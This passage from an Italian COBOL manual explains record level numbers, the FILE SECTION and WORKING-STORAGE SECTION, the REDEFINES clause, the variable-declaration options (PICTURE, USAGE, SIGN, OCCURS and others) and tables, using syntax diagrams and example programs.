Il livello 01 è obbligatorio e dichiara il nome della variabile strutturata che descrive il record nella sua interezza; qualunque numero superiore serve a descrivere una porzione inferiore del record, con la possibilità di scomposizioni successive. I numeri di livello che possono essere usati per questo scopo sono limitati all'intervallo da 01 a 49, tenendo conto che, a parte l'obbligo di iniziare da 01, i livelli inferiori possono utilizzare incrementi superiori all'unità. Si osservi l'esempio seguente che contiene un estratto dalla sezione '**`FILE SECTION`**':

```
001600 DATA DIVISION.
001700 FILE SECTION.
001800 FD  SALES-FILE
001830     LABEL RECORD IS STANDARD
001860     VALUE OF FILE-ID IS "sales".
001900 01  SALES-RECORD.
002000     05  SALES-VENDOR-NAME      PIC X(20).
002100     05  SALES-VALUE            PIC S9(6).
002200     05  SALES-NUMBER           PIC X(13).
002300     05  SALES-TYPE             PIC X.
002400     05  SALES-VENDOR-REGION    PIC X(17).
002500     05  SALES-VENDOR-CITY      PIC X(20).
002600     05  SALES-COMMENTS         PIC X(60).
```

Il file individuato dal nome '**SALES-FILE**' si compone di record a cui si può fare riferimento con la variabile strutturata '**SALES-RECORD**'. Il record si suddivide in sette campi con caratteristiche diverse. Il record nella sua interezza corrisponde al livello 01, evidenziato dalla sigla '**01**' che si trova nell'area A del modulo di programmazione. Come si vede nel livello 01 dell'esempio, la variabile strutturata che rappresenta tutto il record viene solo nominata, senza altre indicazioni, perché la sua dimensione si determina dalla somma dei campi che contiene.

I numeri di livello, mano a mano che si annidano in sottolivelli successivi, devono crescere: non è importante se il numero cresce di una o di più unità. Tradizionalmente, i livelli vengono incrementati con un passo maggiore di uno, per facilitare la modifica del sorgente quando dovesse presentarsi l'esigenza di ristrutturare i livelli.

Per comprendere meglio il senso della descrizione del record attraverso il sistema dei livelli, conviene dare un'occhiata allo schema successivo:

registrazione n.	data operazione			carico		scarico		descrizione operazione
	anno	mese	giorno	quantità caricata	costo unitario	quantità scaricata	valore unitario di scarico	

Quello che appare nello schema vuole rappresentare il record di un file da usare per memorizzare carichi e scarichi di un magazzino. Si può osservare inizialmente un campo per numerare le registrazioni (ogni registrazione occupa un record), successivamente, appare la data dell'operazione suddivisa in tre parti (anno, mese e giorno), quindi viene indicato il carico, suddividendo la quantità caricata e il costo unitario di carico, quindi lo scarico, anche questo diviso in quantità scaricata e valore unitario di scarico, infine appare un campo descrittivo dell'operazione. Un record di questo tipo potrebbe essere descritto utilizzando i livelli nel modo seguente:

```
000000 01  RECORD-MOVIMENTI-DI-MAGAZZINO.
000000     10  MM-NUMERO-REGISTRAZIONE          PIC 99999.
000000     10  MM-DATA-REGISTRAZIONE.
000000         20  MM-DATA-REGISTRAZIONE-ANNO   PIC 9999.
000000         20  MM-DATA-REGISTRAZIONE-MESE   PIC 99.
000000         20  MM-DATA-REGISTRAZIONE-GIORNO PIC 99.
000000     10  MM-CARICO.
000000         20  MM-CARICO-QUANTITA           PIC 9(8)V999.
000000         20  MM-CARICO-COSTO-UNITARIO     PIC 999999V99.
000000     10  MM-SCARICO.
000000         20  MM-SCARICO-QUANTITA          PIC 9(8)V999.
000000         20  MM-SCARICO-VALORE-UNITARIO   PIC 999999V99.
000000     10  MM-DESCRIZIONE                   PIC X(200).
```

Come si può comprendere dall'esempio e come già accennato in precedenza, per le porzioni di record che non si scompongono ulteriormente, si devono specificare le dimensioni, sommando le quali si ottiene la dimensione dei vari raggruppamenti e infine del record complessivo. La sintassi per rappresentare i livelli si potrebbe semplificare in questa fase nel modo seguente, dove però non si usa la notazione standard del linguaggio COBOL:

nn ***nome-campo*** [PIC[TURE] [IS] ***modello_della_variabile*** [***opzioni***]] .

Ciò che non è stato descritto fino a questo punto è la parte di dichiarazione successiva al nome del campo, che inizia con la parola chiave '**PICTURE**', spesso abbreviata soltanto con '**PIC**'. Ciò che appare qui serve a definire il modello della variabile, ovvero la sua dimensione e le sue caratteristiche.

Il modello di definizione della variabile è una stringa che va composta seguendo regole precise. Con questo modello si specifica se la variabile è di tipo numerico o alfanumerico, la sua dimensione, la presenza eventuale di una virgola (ovviamente per i valori numerici), il segno ed eventualmente una maschera di trasformazione. Dopo il modello di definizione della variabile possono apparire delle opzioni, in forma di dichiarazioni ulteriori, che servono a precisare la modalità con cui la variabile deve essere rappresentata internamente alla memoria centrale.

Quando si dichiara una variabile numerica, è importante chiarire quale rappresentazione deve avere. A seconda del compilatore, la variabile numerica potrebbe essere gestita in forma binaria oppure in forma BCD (*Binary coded decimal*), che a sua volta può essere «normale», dove ogni cifra occupa un byte, oppure *packed*, dove ogni cifra occupa mezzo byte (4 bit, noto anche come nibble). Questa caratteristica della variabile si definisce con le dichiarazioni opzionali che seguono il modello di definizione della variabile.

Il modo in cui si dichiara il modello di definizione della variabile è descritto nel capitolo 678, mentre per una visione complessiva del modo in cui si dichiara una variable, si deve consultare il capitolo 675; tuttavia, in questa fase si può cominciare ugualmente a interpretare l'esempio mostrato in precedenza, osservando in particolare i campi seguenti:

- il campo '**MM-NUMERO-REGISTRAZIONE**' può contenere un numero intero senza segno di cinque cifre: da zero a 99999;

- il campo '**MM-CARICO-QUANTITA**' può contenere un numero senza segno con otto cifre per la parte intera e tre cifre per la parte decimale;
- il campo '**MM-COSTO-UNITARIO**' può contenere un numero senza segno con sei cifre per la parte intera e due cifre per la parte decimale;
- il campo '**MM-DESCRIZIONE**' può contenere caratteri alfanumerici di qualunque tipo (nell'ambito di una rappresentazione in byte), per una dimensione di 200 caratteri.

Nell'esempio del magazzino si può notare che tutti i nomi usati per individuare le varie componenti del record sono unici, ma oltre a questo è stata usata l'accortezza di mettere un prefisso ('**MM-**') per distinguerli rispetto a campi di altri file che potrebbero avere una struttura del record simile. Tuttavia, non è strettamente necessario che tali nomi siano univoci per tutto il programma, perché è prevista la possibilità di qualificarli in modo gerarchico. La qualificazione è descritta nella sezione 677.3.

Esiste anche la possibilità di ridefinire la struttura di un record, assegnando un nome alternativo a un certo livello che si vuole descrivere diversamente. Si osservi l'esempio seguente:

```
000000 01  MIO-RECORD.
000000     02  CAMPO-A                         PIC X(20).
000000     02  RIDEFINITO-A REDEFINES CAMPO-A.
000000         03  DATA.
000000             04  ANNO                    PIC 9999.
000000             04  MESE                    PIC 99.
000000             04  GIORNO                  PIC 99.
000000         03  DESCRIZIONE                 PIC X(12).
000000     02  CAMPO-B …
…
```

Nell'esempio si vede un record denominato '**MIO-RECORD**', che inizialmente è composto dal campo '**CAMPO-A**' fatto per contenere 20 caratteri. Questo campo viene ridefinito nella riga successiva con il nome '**RIDEFINITO-A**', che si articola in sottocampi, con i quali si vuole descrivere in modo alternativo la variabile '**CAMPO-A**'. In base al contesto si intende che i primi otto caratteri possano essere interpretati come le cifre numeriche di una data (anno, mese e giorno), individuando il resto come una descrizione non meglio qualificabile.

Generalmente, la ridefinizione di un campo che non è suddiviso è di scarsa utilità, mentre è più interessante quando si applica a campi che hanno già una suddivisione, che però si vuole gestire anche in modo differente:

```
000000 01  MIO-RECORD.
000000     02  A
000000         03  B                           PIC X(10).
000000         03  C                           PIC X(10).
000000     02  D REDEFINES A.
000000         03  E                           PIC X(5).
000000         03  F                           PIC X(10).
000000         03  G                           PIC X(5).
000000     02  H …
…
```

In questo caso, il campo '**A**' è composto complessivamente da 20 caratteri, a cui si accede con i campi '**B**' e '**C**' per i primi 10 e gli ultimi 10 rispettivamente. La ridefinizione successiva, consente di accedere a una porzione centrale, a cavallo dei campi '**B**' e '**C**', con il campo '**F**'.

674.2 Sezione «WORKING-STORAGE SECTION»

La sezione '**WORKING-STORAGE SECTION**' serve a dichiarare le variabili, strutturate o scalari, utilizzate dal programma, che non si riferiscono direttamente alla descrizione dei record dei file:

```
WORKING-STORAGE SECTION.
-----------------------
      .--                         --.
      |  77-level-description-entry  |
      |                              |...
      |  record-description-entry    |
      `--                         --'
```

A differenza della sezione '**FILE SECTION**', oltre alla dichiarazione di variabili strutturate, è possibile dichiarare delle variabili scalari (non suddivisibili), utilizzando il livello speciale numero 77.

```
000000 WORKING-STORAGE SECTION.
000000 01  DATA-DA-SCOMPORRE.
000000     02  ANNO              PIC 9999.
000000     02  MESE              PIC 99.
000000     02  GIORNO            PIC 99.
000000 77  FINE-DEL-FILE         PIC 9.
000000 77  A                     PIC X(10).
000000 77  B                     PIC 9999V99.
```

Il livello 77 viene dichiarato mettendo il numero relativo nella colonna dell'area A del modulo di programmazione, così come si fa per il livello 01; nello stesso modo, il nome della variabile scalare si scrive nell'area B. L'esempio che appare sopra dovrebbe essere sufficiente a comprendere l'uso della sezione '**WORKING-STORAGE SECTION**', tenendo conto che vale quanto descritto a proposito delle variabili strutturate che descrivono i record nella sezione '**FILE SECTION**', compresa la ridefinizione.

La dichiarazione di una variabile scalare con il livello 77 consente di specificare dei tipi numerici binari (come '**USAGE IS INDEX**'), per i quali non si può prevedere la dimensione in modo standard. L'uso di questi tipi numerici speciali non è ammesso nei campi di una variabile scalare descrittiva di un record.

674.3 Altri livelli speciali

Oltre ai livelli che servono a descrivere le variabili strutturate (da 01 a 49) e le variabili scalari (77), sono previsti due livelli speciali: 66 e 88. Questi livelli speciali servono a definire dei raggruppamenti di variabili appartenenti alla stessa struttura o a definire dei «nomi di condizione».

La descrizione di questi ulteriori livelli speciali viene fatta nel capitolo 677.

Capitolo 675

Descrizione delle variabili

Lo schema sintattico seguente descrive la dichiarazione delle variabili per i livelli da 01 a 49 e per il livello 77:

```
               .--          --.
               |  data-name-1  |
level-number   |               |  [REDEFINES data-name-2]
               |  FILLER       |   ---------
               `--------     --'

               .--  /         \                    --.
               |    | PICTURE |                      |
               |    < ------- >  IS character-string |
               |    | PIC     |                      |
               `--  \ ---     /                    --'

               .--          /                    \  --.
               |            |  COMPUTATIONAL     |    |
               |            |  -------------     |    |
               |            |  COMP              |    |
               |  [USAGE IS] <  ----              >    |
               |   -----    |  DISPLAY           |    |
               |            |  -------           |    |
               |            |  INDEX             |    |
               `--          \  -----             /  --'

               .--         /          \                        --.
               |           |  LEADING  |                           |
               |  [SIGN IS] <  -------  >  [SEPARATE CHARACTER]    |
               |   ----    |  TRAILING |    --------               |
               `--         \  -------- /                         --'

               .--       /                                                   \  --.
               |         |              integer-2 TIMES                      |    |
               |  OCCURS <                                                   >    |
               |  ------ |  integer-1 TO integer-2 TIMES [DEPENDING ON data-name-3]  |    |
               |         \              --             ---------             /    |
               |                                                                  |
               |         .--  /            \                          --.         |
               |         |    |  ASCENDING  |                            |         |
               |         |    <  ---------  >  KEY IS  {data-name-4}...  |...      |
               |         |    |  DESCENDING |                            |         |
               |         `--  \  ---------- /                          --'         |
               |                                                                  |
               |         [ INDEXED BY  {index-name-1}... ]                        |
               `--          -------                                             --'

               .--  /              \  .--       --.  --.
               |    |  SYNCHRONIZED |  |  LEFT     |    |
               |    <  ------------ >  |  ----     |    |
               |    |  SYNC         |  |  RIGHT    |    |
               `--  \  ----         /  `-------- --'  --'

               .--  /            \          --.
               |    |  JUSTIFIED  |             |
               |    <  ---------  >  RIGHT      |
               |    |  JUST       |   -----     |
               `--  \  ----       /           --'

               [ BLANK WHEN ZERO ]
                 -----      ----
               [ VALUE IS literal-1 ].
                 -----
```

Formato per il livello 66:

```
                                                .--  /         \             --.
                                                |    |  THROUGH |               |
66  data-name-1  RENAMES data-name-2            |    <  ------- >  data-name-3  |  .
                 -------                        |    |  THRU    |               |
                                                `--  \  ----    /             --'
```

Formato per il livello 88:

```
                    /            \ /          .-- /          \          --. \
                    | VALUE IS   | |          |   | THROUGH |             | |
 88  condition-name <  -----     > < literal-1 |   < ------- > literal-2  | >... .
                    | VALUES ARE | |          |   | THRU    |             | |
                    \  ------    / \          `-- \  ----    /          --' /
```

Nel primo schema, l'indicazione del nome della variabile, che si vede in alternativa alla parola chiave '**FILLER**', deve apparire immediatamente dopo il numero di livello; inoltre, se si usa la parola chiave '**REDEFINES**', questa segue immediatamente il nome della variabile. Il resto delle opzioni può essere inserito con l'ordine che si preferisce, rispettando comunque lo schema e l'eventuale interdipendenza che c'è tra le opzioni stesse.

L'opzione che definisce il modello di definizione della variabile, introdotta dalla parola chiave '**PICTURE**', deve essere usata per ogni variabile che non si scompone ulteriormente e non può essere usata negli altri casi. Nello stesso modo, le opzioni '**SYNCHRONIZED**', '**JUSTIFIED**' e '**BLANK WHEN ZERO**' si possono usare solo per le variabili terminali (che non si scompongono).

Il valore iniziale delle variabili, a eccezione del tipo '**INDEX**', si specifica con l'opzione introdotta dalla parola chiave '**VALUE**'. Quando non si usa o non si può usare questa opzione, il valore iniziale delle variabile non è conosciuto e non può essere previsto.

La descrizione dei nomi di condizione (livello 88) è disponibile nella sezione 677.1, mentre per quella riguardante i raggruppamenti alternativi di variabili si può consultare la sezione 677.2.

675.1 Oggetto della dichiarazione

La dichiarazione di una variabile (livelli da 01 a 49 e 77) avviene indicandone il nome subito dopo il numero di livello. Il nome della variable può non essere univoco nell'ambito del programma, purché sia possibile individuare correttamente la variabile attraverso la qualificazione (sezione 677.3).

Al posto di indicare il nome di una variabile, è possibile mettere la parola chiave '**FILLER**', quando il campo a cui fa riferimento non viene mai utilizzato direttamente. Naturalmente, l'uso di questa parola chiave non è ammissibile in un livello '**77**', perché non avrebbe senso dichiarare una variabile scalare, indipendente da qualunque altra, senza avere poi la possibilità di utilizzarla nel programma.

675.2 Ridefinizione di una variabile

L'opzione '**REDEFINES**' può essere usata soltanto quando si dichiara una variabile, nell'ambito dei livelli da 01 a 49 (si esclude quindi l'uso della parola chiave '**FILLER**'), allo scopo di ridefinire la struttura di un'altra variabile che si trova allo stesso livello.

```
000000 01  MIO-RECORD.
000000     02  A
000000         03  B                       PIC X(10).
000000         03  C                       PIC X(10).
000000     02  D REDEFINES A.
000000         03  E                       PIC X(5).
000000         03  F                       PIC X(10).
000000         03  G                       PIC X(5).
000000     02  H …
…
```

L'esempio mostra che il campo '**A**' è composto complessivamente da 20 caratteri, a cui si accede con i campi '**B**' e '**C**' per i primi 10 e gli ultimi 10 rispettivamente. La ridefinizione successiva, consente di accedere a una porzione centrale, a cavallo dei campi '**B**' e '**C**', con il campo '**F**'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   PICTURE-REDEFINES.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-25.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-A.
001200     02  P        PICTURE X(10)        USAGE IS DISPLAY.
001300     02  Q        PICTURE X(10)        USAGE IS DISPLAY.
001400 01  RECORD-B REDEFINES RECORD-A.
001500     02  R        PICTURE X(5)         USAGE IS DISPLAY.
001600     02  S        PICTURE X(10)        USAGE IS DISPLAY.
001700     02  T        PICTURE X(5)         USAGE IS DISPLAY.
001800*
001900 PROCEDURE DIVISION.
002000*
002100 MAIN.
002200     MOVE "ABCDEFGHIJKLMNOPQRST" TO RECORD-A.
002300     DISPLAY "P: ", P.
002400     DISPLAY "Q: ", Q.
002500     DISPLAY "R: ", R.
002600     DISPLAY "S: ", S.
002700     DISPLAY "T: ", T.
002800*
002900     STOP RUN.
003000*
```

Questo esempio ulteriore mostra un piccolo programma completo, che dimostra il funzionamento della ridefinizione, visualizzando le variabili associate a '**RECORD-A**' e a '**RECORD-B**', che ridefinisce il primo. Se si compila questo programma con TinyCOBOL o con OpenCOBOL, l'avvio dell'eseguibile che si ottiene genera il risultato seguente:

```
P: ABCDEFGHIJ
Q: KLMNOPQRST
R: ABCDE
S: FGHIJKLMNO
T: PQRST
```

675.3 Opzione «PICTURE»

Attraverso l'opzione '**PICTURE**', che è obbligatoria per le variabili che non si scompongono in livelli inferiori, si definisce precisamente come è fatta la variabile. L'argomento dell'opzione è una stringa che descrive la variabile.

Il modo in cui si rappresenta il modello delle variabili è molto articolato e viene descritto nel capitolo 678.

675.4 Opzione «USAGE»

Per il linguaggio COBOL, il contenuto di una variabile può essere solo di due tipi: alfanumerico o numerico. Una variabile dichiarata per contenere valori alfanumerici, utilizza un formato a «caratteri» (normalmente si tratta della codifica ASCII o EBCDIC), mentre per i valori numerici ci sono delle alternative. Attraverso l'opzione '**USAGE**' si può specificare il modo in cui la variabile deve contenere i dati.

```
                   /                   \
                   |  COMPUTATIONAL    |
                   |  -------------    |
                   |                   |
                   |  COMP             |
     [USAGE IS]    <  ----             >
      -----        |  DISPLAY          |
                   |  -------          |
                   |                   |
                   |  INDEX            |
                   \  -----            /
```

Il formato definito dalla parola chiave '**DISPLAY**' corrisponde a un'organizzazione a caratteri. Si tratta evidentemente del formato necessario per le variabili alfanumeriche, ma può essere usato anche per le variabili numeriche.

Il formato '**COMPUTATIONAL**', abbreviabile anche con '**COMP**', può essere usato soltanto per i valori numerici e richiede l'utilizzo di 4 bit per ogni cifra numerica e anche per il segno (se specificato).

Il formato '**INDEX**' serve a dichiarare una variabile speciale, che può rappresentare soltanto numeri interi senza segno. Non si può associare un modello di definizione della variabile quando il formato è '**INDEX**', perché la dimensione è fissa e dipende dal compilatore. L'uso di queste variabili è anche limitato a certi contesti (di solito ne è ammesso l'uso negli indici delle tabelle ed eventualmente nei contatori delle iterazioni) e queste variabili si dichiarano soltanto con un livello 77 in modo da essere svincolati da una struttura a record.

L'opzione '**USAGE**' va usata principalmente nella descrizione di variabili terminali; teoricamente si può indicare l'opzione '**USAGE**' anche per variabili che si suddividono in campi e in tal caso i livelli gerarchicamente inferiori ereditano l'opzione da quelli superiori. Tuttavia, è meglio evitare questa pratica e limitarsi a usare l'opzione '**USAGE**' soltanto sui campi terminali, tenendo conto che così i campi composti sono implicitamente di tipo '**DISPLAY**'.


Volendo assegnare a una variabile strutturata un tipo diverso da '**DISPLAY**', si otterrebbe solamente di assegnare questa caratteristica ai livelli inferiori, perché una variabile strutturata, ammesso che la si voglia utilizzare direttamente, nel suo complesso, può funzionare soltanto come '**DISPLAY**'. Come conseguenza, una variabile strutturata può essere formata soltanto da un numero intero di byte.

Quando si dichiarano su uno stesso livello variabili numeriche organizzate secondo il formato '**COMPUTATIONAL**', queste utilizzano regolarmente lo spazio loro assegnato, condividendo eventualmente i byte che dovessero trovarsi a cavallo tra una e l'altra; tuttavia, nell'ambito della variabile composta che contiene questi livelli, i dati devono occupare una quantità di byte intera, pertanto si può perdere eventualmente un po' di spazio alla fine.

Figura 675.8. Confronto fra due variabili strutturate.

```
01  A.                          01  B.
                                    02  I.
    03  P PIC 9    COMP.                03  P PIC 9    COMP.
                                    02  J.
    03  Q PIC S99  COMP.                03  Q PIC S99  COMP.
                                    02  K.
    03  R PIC 999  COMP.                03  R PIC 999  COMP.
                                    02  L.
    03  S PIC 9    COMP.                03  S PIC 9    COMP.
    03  T PIC X.                        03  T PIC X.

-------------------------------------------------------------


 9 S 9 9 9 9 9 9 0 -X-          9 0 S 9 9 0 9 9 9 0 9 0 -X-
|_|_____|_____|_| |___|        |_| |_____| |_____| |_| |___|
 |   |     |   |    |           |     |       |     |    |
 P   Q     R   S    T           P     Q       R     S    T
|_____________________|        |___|_______|_______|_______|
        |                        |     |       |       |
        A                        I     J       K       L
                               |___________________________|
                                             |
                                             B
```

La figura dovrebbe essere sufficiente per capire come viene utilizzata la memoria per la rappresentazione delle variabili '**COMPUTATIONAL**'. Si può osservare che la variabile strutturata '**A**' ha soltanto uno spreco di una cifra '**COMPUTATIONAL**', ovvero 4 bit, mentre la variabile '**B**', avendo un'organizzazione differente nella sua struttura sottostante, spreca più spazio.

Molti compilatori COBOL considerano anche il tipo numerico '**COMPUTATIONAL-3**', o '**COMP-3**'. Si tratta di una variante del tipo '**COMPUTATIONAL**', con l'indicazione del segno o dell'assenza del segno, nel gruppo di 4 bit meno significativo (quello più a destra).

La maggior parte dei manuali COBOL sottolinea il fatto che per eseguire delle elaborazioni numeriche (dei calcoli matematici di qualunque tipo) è bene che le variabili utilizzate siano di tipo '**COMPUTATIONAL**', perché se le variabili sono ti tipo '**DISPLAY**', prima di poter essere utilizzate devono essere convertite.

675.5 Opzione «SIGN»

Quando si dichiarano variabili numeriche che prevedono l'indicazione del segno, è possibile stabilire in che modo e in quale posizione deve trovarsi, con l'opzione '**SIGN**':

```
           /            \
           |  LEADING   |
[SIGN IS]  <  -------   >  [SEPARATE CHARACTER]
 ----      |  TRAILING  |   --------
           \  --------  /
```

Le variabili numeriche di tipo '**DISPLAY**', in condizioni normali, incorporano il segno nel byte più significativo. Quando si vuole richiedere che il segno occupi un byte tutto per sé, è necessario usare la parola chiave '**SEPARATE**'. Per le variabili di tipo '**COMPUTATIONAL**' il segno occupa sempre uno spazio separato rispetto a quello delle cifre numeriche.

Se si utilizza la parola chiave '**LEADING**', il segno viene collocato a sinistra (e di norma questo è il comportamento predefinito); se invece si usa la parola chiave '**TRAILING**', il segno viene collocato nella posizione più a destra.

675.6 Opzione «OCCURS»

La parola chiave '**OCCURS**' introduce un gruppo di informazioni che consentono di indicare che la variabile a cui fanno riferimento viene ripetuta secondo certe modalità. Attraverso questo meccanismo si creano quelle che per il COBOL sono delle tabelle.

```
        /                                                     \
        |              integer-2 TIMES                        |
OCCURS  <                                                     >
------  |  integer-1 TO integer-2 TIMES [DEPENDING ON data-name-3]  |
        \            --                 ---------             /

        .--  /              \                        --.
        |    |  ASCENDING   |                          |
        |    <  ---------   >  KEY IS  {data-name-4}...  |...
        |    |  DESCENDING  |                          |
        `--  \  ----------  /                        --'

        [ INDEXED BY  {index-name-1}... ]
          -------
```

La variabile ricorrente di una tabella può ripetersi per un numero fisso di elementi (***integer-2***), oppure per un numero variabile, nell'ambito di un intervallo stabilito (da ***integer-1*** a ***integer-2***), sotto il controllo di un'altra variabile (***data-name-3***).

Se l'insieme degli elementi della tabella dichiarata con l'opzione '**OCCURS**' è ordinato in base a una chiave, questa può essere specificata (***index-name-1***); inoltre, l'indice per accedere agli elementi può essere dichiarato contestualmente già in questa fase (***index-name-1***).

Per maggiori dettagli, si veda il capitolo 676, che è dedicato solo alle tabelle del COBOL.

675.7 Opzione «SYNCHRONIZED»

L'opzione '**SYNCHRONIZED**' avrebbe lo scopo di allineare una variabile numerica nei limiti di una o più «parole», secondo l'architettura usata nell'elaboratore per il quale è realizzato il compilatore.

```
/                  \   .--      --.
|  SYNCHRONIZED    |   |  LEFT    |
<  ------------    >   |  ----    |
|  SYNC            |   |  RIGHT   |
\  ----            /   `--------'
```

Teoricamente, l'uso dell'opzione '**SYNCHRONIZED**' avrebbe lo scopo di facilitare le elaborazioni numeriche, ma si creano delle complicazioni nel modo di determinare la dimensione effettiva delle variabili, soprattutto quando si vogliono ridefinire.

Per scrivere programmi COBOL compatibili tra i vari sistemi operativi e le architetture fisiche degli elaboratori, è meglio evitare l'uso di variabili '**SYNCHRONIZED**'; tuttavia, se si preferisce comunque usare questa funzione, diventa necessario consultare il manuale specifico del proprio compilatore.

675.8 Opzione «JUSTIFIED RIGHT»

Le variabili alfabetiche o alfanumeriche possono essere dichiarate con l'opzione '**JUSTIFIED**', per fare in modo che ricevano i dati allineandoli a destra:

```
/              \
|  JUSTIFIED   |
<  ---------   >  RIGHT
|  JUST        |  -----
\  ----        /
```

Normalmente, quando si «invia» una stringa in una variabile alfanumerica, la copia inizia da sinistra a destra: se la variabile ricevente è più piccola della stringa, questa viene troncata alla destra; se la variabile ricevente è più grande, si aggiungono alla destra degli spazi.

Quando si usa l'opzione '**JUSTIFIED**' per una variabile (ricevente), la copia di una stringa avviene con un allineamento opposto, pertanto il troncamento avviene a sinistra e così anche l'aggiunta degli spazi ulteriori.

675.9 Opzione «BLANK WHEN ZERO»

L'opzione '**BLANK WHEN ZERO**' si può utilizzare solo per le variabili numeriche scalari, dove ogni cifra utilizza un byte intero. L'opzione fa sì che gli zeri anteriori vengano sostituiti da spazi, a meno che il modello di definizione della variabile preveda diversamente.

```
[ BLANK WHEN ZERO ]
  -----      ----
```

675.10 Opzione «VALUE»

Convenzionalmente, una variabile che viene dichiarata nei livelli da 01 a 49 e 77, non ha inizialmente un valore prestabilito, ma solo casuale. Per stabilire un valore da attribuire a una variabile nel momento della sua creazione, si usa l'opzione '**VALUE**':

```
VALUE IS literal-1
-----
```

La costante che nello schema sintattico è indicata come ***literal-1***, è il valore che viene attribuito inizialmente.

Si osservi che è possibile stabilire un valore iniziale per una variabile, soltanto quando si tratta di qualcosa che viene dichiarato nella sezione '**WORKING-STORAGE SECTION**', perché nella sezione '**FILE SECTION**' ciò non è possibile e non avrebbe senso.

L'opzione '**VALUE**' si usa anche per la dichiarazione dei nomi di condizione, ma in tal caso la funzione di questa opzione ha un valore differente e non c'è più la discriminazione tra le sezioni in cui si può utilizzare.

675.11 Opzione «RENAMES»

L'opzione '**`RENAMES`**', che si usa nel livello 66, permette di dichiarare delle variabili che rappresentano un raggruppamento di altre variabili, appartenenti alla stessa struttura, purché queste siano adiacenti. Nella sezione 677.2 viene mostrata la dichiarazione dei raggruppamenti.

Tabelle

Il linguaggio COBOL offre la gestione di array attraverso la definizione di variabili multiple, all'interno di variabili strutturate (record); tuttavia, la denominazione usata nel COBOL per queste rappresentazioni dei dati è di ***tabella***.

```
level-number  data-name-1

              [omissis]

                        /                                                \
                        |              integer-2 TIMES                   |
                 OCCURS <                                                >
                 ------ |  integer-1 TO integer-2 TIMES [DEPENDING ON data-name-3]  |
                        \            --                  ---------       /

                        .--  /              \                      --.
                        |    |  ASCENDING   |                        |
                        |    <  ---------   >  KEY IS  {data-name-4}...  |...
                        |    |  DESCENDING  |                        |
                        `--  \  ----------  /                      --'

                        [ INDEXED BY  {index-name-1}... ]
                          -------
              [omissis] .
```

676.1 Dichiarazione di una tabella

Si dichiara che un campo è composto da più elementi dello stesso tipo aggiungendo in coda l'opzione '**OCCURS *n* TIMES**'. Lo schema sintattico completo dell'opzione è il seguente:

```
       /                                                      \
       |              integer-2 TIMES                         |
OCCURS <                                                      >
------ |  integer-1 TO integer-2 TIMES [DEPENDING ON data-name-3]  |
       \            --                  ---------             /

       .--  /              \                      --.
       |    |  ASCENDING   |                        |
       |    <  ---------   >  KEY IS  {data-name-4}...  |...
       |    |  DESCENDING  |                        |
       `--  \  ----------  /                      --'

       [ INDEXED BY  {index-name-1}... ]
         -------
```

Le tabelle più semplici sono quelle che hanno un numero fisso di elementi. Si osservi l'esempio seguente:

```
000000 01  A.
000000     02  B        PIC 9999.
000000     02  C                         OCCURS 10 TIMES.
000000         03  D    PIC X(10).
000000         03  E    PIC 99           OCCURS  7 TIMES.
000000     02  F        PIC X(10).
```

Nell'esempio viene dichiarata una variabile strutturata denominata '**A**', che si articola nelle variabili '**B**', '**C**' e '**F**'. La variabile '**C**' è ripetuta per 10 volte e si articola ogni volta nella variabile '**D**' e nella variabile '**E**'. La variabile '**E**' si ripete per sette volte.

La variabile '**E**' è una tabella a due dimensioni, perché è inclusa nelle ripetizioni della variabile '**C**', mentre la variabile '**C**' è una tabella a una sola dimensione.

È evidente che per fare riferimento ai valori contenuti nelle tabelle sia necessario utilizzare un indice.

L'opzione '**OCCURS**' si può utilizzare per tutte le variabili dichiarate con un numero di livello da 02 a 49. In pratica vengono esclusi i livelli 01 (record), 66 (usato per il raggruppamento delle variabili), 77 (usato esclusivamente per le variabili scalari) e 88 (nomi di condizione).

Lo standard del 1974 del linguaggio COBOL pone come limite un massimo di tre dimensioni per le tabelle.

676.2 Riferimento al contenuto di una tabella

Per fare riferimento a un elemento di una tabella, nelle istruzioni della divisione '**PROCEDURE DIVISION**' si usa una forma descritta dallo schema sintattico seguente:

```
data-name (subscript-1 [subscript-2 [subscript-3...]])
```

